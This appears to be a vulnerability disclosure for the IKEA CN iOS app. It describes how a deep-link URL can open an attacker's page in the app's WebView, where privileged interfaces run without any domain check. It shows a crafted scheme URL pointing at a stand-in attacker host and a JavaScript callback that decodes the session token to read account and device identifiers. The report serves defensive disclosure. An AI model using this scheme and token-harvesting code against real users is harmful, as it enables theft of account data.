
An information leak vulnerability in the iOS version of IKEA CN App

Brief Description

IKEA CN app is a popular Shopping app. It ranks **No.30 in the "Shopping" category** list on the App Store of China Area (as of 2025-01-16).



App Store 预览

打开 Mac App Store 购买和下载 App。

IKEA 宜家家居 4+
家居家具购物平台
Inter IKEA Systems B.V.
专为 iPhone 设计
“购物”类第 30 名
★★★★★ 5.0 • 36.4万 个评分
免费


The iOS version of the IKEA CN supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the IKEA CN app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account and device information** (such as UserName, UserID, ClientID).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **ikea://web?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control.


When the victim clicks on this link, it directs the victim to the IKEA CN app and opens the webpage **https://attack.com/attack.html** within the app.




Phishing Link

Check out the product in the IKEA App

Open in "IKEA宜家家居"?



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account and device information** (such as UserName, UserID, ClientID).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Account Info:

Your UserName:
R20250113d2ba27683b827a916e8e6cba80abd88d


Your UserID:
b3b6f996f1019c05a5f9756a2b82b5a3cXmzFoXPPs1

Your PartyUID:
CIAM45bf-1877-4bf1-8a83-8e3176689dae

Get Your Device Info:

Your ClientID:
6b5b0e7bde17b7c18e728bd946fbd01b7bAIFOW4lib

Part of the code for the callback function defined in JavaScript are shown below:



```
window.localStorage = {}
window.localStorage.setItem = function(key, res){
    switch(key){
        case "token":
            var jwt = res;
            var parts = jwt.split('.');
            if (parts.length === 3) {
                var json = JSON.parse(atob(parts[1]));
                document.getElementById("UserName").innerText = "Your UserName: \n" + json.user_name;
                document.getElementById("UserID").innerText = "Your UserID: \n" + json.user_id;
                document.getElementById("PartyUID").innerText = "Your PartyUID: \n" + json.partyUId;
                document.getElementById("ClientID").innerText = "Your ClientID: \n" + json.client_id;
            }
            break;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: IKEA CN iOS version 4.13.0 (the latest version as of 2025-01-16).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

☞ **CN:** https://apps.apple.com/cn/app/ikea-%E5%AE%9C%E5%AE%B6%E5%AE%B6%E5%B1%85/id1487448370

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.